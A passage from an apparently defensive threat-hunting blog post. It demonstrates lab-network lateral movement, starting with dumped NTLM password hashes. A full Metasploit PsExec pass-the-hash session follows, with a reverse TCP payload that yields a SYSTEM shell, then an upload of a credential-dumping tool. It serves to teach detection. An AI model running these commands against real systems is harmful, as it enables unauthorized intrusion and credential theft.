Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:6d3986e540a63647454a50e26477ef94:::
desktopadmin:1002:aad3b435b51404eeaad3b435b51404ee:5409776143091b4ecf5d0f3e23e1a0c5:::
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-11.20.03-AM.png>)

Lateral Movement

Finally, we get to the stage where the rubber hits the road. I am going to use the network data I enumerated from the victim as well as the credentials I just took to PsExec into another system on the network. PsExec is a Sysinternals tool that is signed by Microsoft and commonly exists in enterprise environments for legitimate administrative work. This tool gives me full CLI access to a target system so that I can use that remote system while the authorized user is using it without them being the wiser. Once on that system, I will try to reach my goal of stealing information or I will start the attack lifecycle again at the recon stage and repeat it on more systems in the environment until I achieve my goals.

- I can now remotely access desktops
- Accessing desktops in this manner is not unusual for IT support staff
 - Remote access will therefore not be readily associated with an ongoing attack
- Attackers may also gather domain credentials to log into systems, servers, and switches
 - Because of password reuse by users
- Remote control tools enable attackers to access other desktops in the network and perform actions like executing programs, scheduling tasks, and managing data collection on other systems
 - Tools and techniques used for this purpose include remote desktop tools, PsExec, and

Windows Management Instrumentation (WMI).

- Note that these tools are not the only mechanisms used by threat actors in lateral movement.

In the example below I am creating a route on the first compromised host that I can use it as a jumpbox to access another system in the environment.

Create Route

```
meterpreter > run autoroute -s 192.168.1.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.1.0/255.255.255.0...
[+] Added route to 192.168.1.0/255.255.255.0 via 192.168.1.100
[*] Use the -p option to list all active routes
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-11.19.01-AM.png>)

Apply Route

```
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====
Subnet      Netmask      Gateway
-----
192.168.1.0 255.255.255.0 Session 2
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-11.19.29-AM.png>)

Now that the route is set, I am just going to repeat my PsExec exploit against the new target and cycle through the captured credentials until one of them works.

Move Laterally – Use PsExec from the attacker, through the compromised system, to the new target host victim

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(bypassuac) > use exploit/windows/smb/psexec
msf exploit(psexec) > set SESSION 2
SESSION => 2
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(psexec) > set LPORT 31338
LPORT => 31338
msf exploit(psexec) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(psexec) > set SMBDomain sectechlab
SMBDomain => sectechlab
msf exploit(psexec) > set SMBUser bjohanson
SMBUser => bjohanson
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404eed25ecd13fddb542d2e16da4f9e0333d
SMBPass => aad3b435b51404eeaad3b435b51404eed25ecd13fddb542d2e16da4f9e0333d
msf exploit(psexec) > set SHARE C$
SHARE => C$
msf exploit(psexec) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:31338
[*] 192.168.1.104:445 - Connecting to the server...
[*] 192.168.1.104:445 - Authenticating to 192.168.1.104:445|sectechlab as user 'bjohanson'...
msf exploit(psexec) > [*] 192.168.1.104:445 - Selecting PowerShell target
[*] 192.168.1.104:445 - Executing the payload...
[*] 192.168.1.104:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.1.104
[*] Meterpreter session 3 opened (192.168.1.106:31338 -> 192.168.1.104:51641) at 2017-06-20 14:03:50 -0400

msf exploit(psexec) > sessions -l

Active sessions
=====

```

Id	Type	Information	Connection
1	meterpreter x86/windows	SECTECHLAB\bjohanson @ WIN7-PC	192.168.1.106:31337 -> 192.168.1.100:59193 (192.168.1.100)
2	meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WIN7-PC	192.168.1.106:4443 -> 192.168.1.100:59194 (192.168.1.100)
3	meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WIN7-VIC3	192.168.1.106:31338 -> 192.168.1.104:51641 (192.168.1.104)

```
msf exploit(psexec) > sessions -i 3
[*] Starting interaction with 3...


meterpreter > upload /root/Downloads/minikatz/x64/minikatz.exe C:\Users\Public
[*] uploading : /root/Downloads/minikatz/x64/minikatz.exe -> C:\Users\Public
[*] uploaded : /root/Downloads/minikatz/x64/minikatz.exe -> C:\Users\Public
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-20-at-5.24.25-PM-1.png>)


The Hunter's Den (<https://sqrrl.com/topic/how-tos/>) blog series aims to go beyond framework and theory and dig into practical tips and techniques for threat

hunting. In our next post, we'll cover best practices for hunting for lateral movement activity.

And as always, remember my motto, Flag it, Tag it, and Bag it.

[in](#)[G+](#)

(<http://info.sqrri.com/trial-software-vm-1>)



(<https://sqrri.com/filling-in-threat-detection-gaps-a-qa-interview-with-danny-akacki/>)

August 3, 2017 by
Sqrri Team (<https://sqrri.com/author/george/>)

FILLING IN THREAT DETECTION GAPS: A Q&A INTERVIEW WITH DANNY AKACKI

([HTTPS://SQRRL.COM/FILLING-IN-THREAT-DETECTION-GAPS-A-QA-INTERVIEW-WITH-DANNY-AKACKI/](https://sqrri.com/filling-in-threat-detection-gaps-a-qa-interview-with-danny-akacki/))

Key Takeaways:

- Embrace “purple teaming.” The best SOCS have have red team and blue team analysts that closely coordinate with each other to share information.
- A good way to establish baselines for network behaviour is to use logs to establish a timeline of events. This can serve as a useful jumping off point for pivoting through data.
- Hunting is useless without documentation. There’s no use going down rabbit holes without having data to feed back into your program. You need to be able to retrace your incident investigation steps (<https://sqrri.com/retracing-investigation-steps/>).

READ MORE

(<https://sqrri.com/filling-in-threat-detection-gaps-a-qa-interview-with-danny-akacki/>)



Next Post



(<https://twitter.com/SqrrlData>)



(<https://www.facebook.com/SqrrlData>)



(<https://plus.google.com/116795302724746825954/posts>)



(<https://www.linkedin.com/company/sqrrl>)



(<http://www.youtube.com/user/sqrrldata>)

SQRRL NEWSLETTER

Subscribe to our mailing list

Email

SUBMIT

Twitter Feed

@ (<http://www.twitter.com/>) 17 Aug
Sqrrl's landmark 2.8 release introduces powerful new **#threathunting** (<https://twitter.com/search?q=%23threathunting&src=hash>) tools like hunter-defined analytics: <https://t.co/h2MP3H9EAf> (<https://t.co/h2MP3H9EAf>)

@ (<http://www.twitter.com/>) 17 Aug
Sqrrl 2.8 is out! Check out the new features here: <https://t.co/F3kuNPQTKU> (<https://t.co/F3kuNPQTKU>)

FOLLOW US ON TWITTER (<https://twitter.com/SqrrlData>)

PRODUCT (/PRODUCT/SQRRL-ENTERPRISE/)	SOLUTIONS (/SOLUTIONS/USE-CASES/)	PARTNERS (HTTPS://SQRRL.COM/SQRRL-PARTNER-PROGRAM/)	SERVICES (/SERVICES/SQRRL-ENTERPRISE-SUPPORT/)	RESOURCES (/RESOURCES/)	COMPANY (/COMPANY/OVERVIEW/)
Sqrrl Enterprise (https://Sqrrl.com/Product/Sqrrl-Enterprise/)	Use Cases (https://Sqrrl.com/Solutions/Use-Cases/)	Threat Hunting Ecosystem (https://Sqrrl.com/Partners/Threat-Hunting-Ecosystem/)	Sqrrl Enterprise Support (https://Sqrrl.com/Services/Sqrrl-Enterprise-Support/)	Datasheets (/Resources/#Datasheets)	Overview (https://Sqrrl.com/Company/Overview/)
Technology (https://Sqrrl.com/Product/Technology/)	Cyber Threat Hunting (https://Sqrrl.com/Solutions/Cyber-Threat-Hunting/)	Sqrrl-Partner-Program (/Partners/Partner-Program/)		EBooks (/Resources/#Ebook)	Team (/Company/Team/Management)
Architecture (https://Sqrrl.com/Product/Architecture/)	Threat Hunting (https://Sqrrl.com/Solutions/Threat-Hunting/)	Technology (/Partners/Technology)		Quick Reads (/Resources/#Quick-Read)	Advisors (https://Sqrrl.com/Company/Advisors/)
Behavior Graph (https://Sqrrl.com/Product/Behavior-Graph/)	Cyber Incident Investigation (https://Sqrrl.com/Solutions/Cyber-Incident-Investigation/)	Sales (/Partners/Sales)		Reports (/Resources/#Report)	Blog (http://Blog.sqrrl.com)
User And Entity Behavior Analytics (https://Sqrrl.com/Product/User-And-Entity-Behavior-Analytics-Ueba/)	Incident-Response-And-Investigation/			Videos (/Resources/#Video)	News Room (https://Sqrrl.com/Company/News-Room/)
Test Drive VM (http://Info.sqrrl.com/Trial-Software-Vm-1)				Webinars (/Resources/#Webinar)	Careers (https://Sqrrl.com/Company/Careers/)
				Whitepapers (/Resources/#Whitepaper)	Contact Us (https://Sqrrl.com/Company/Contact-Us/)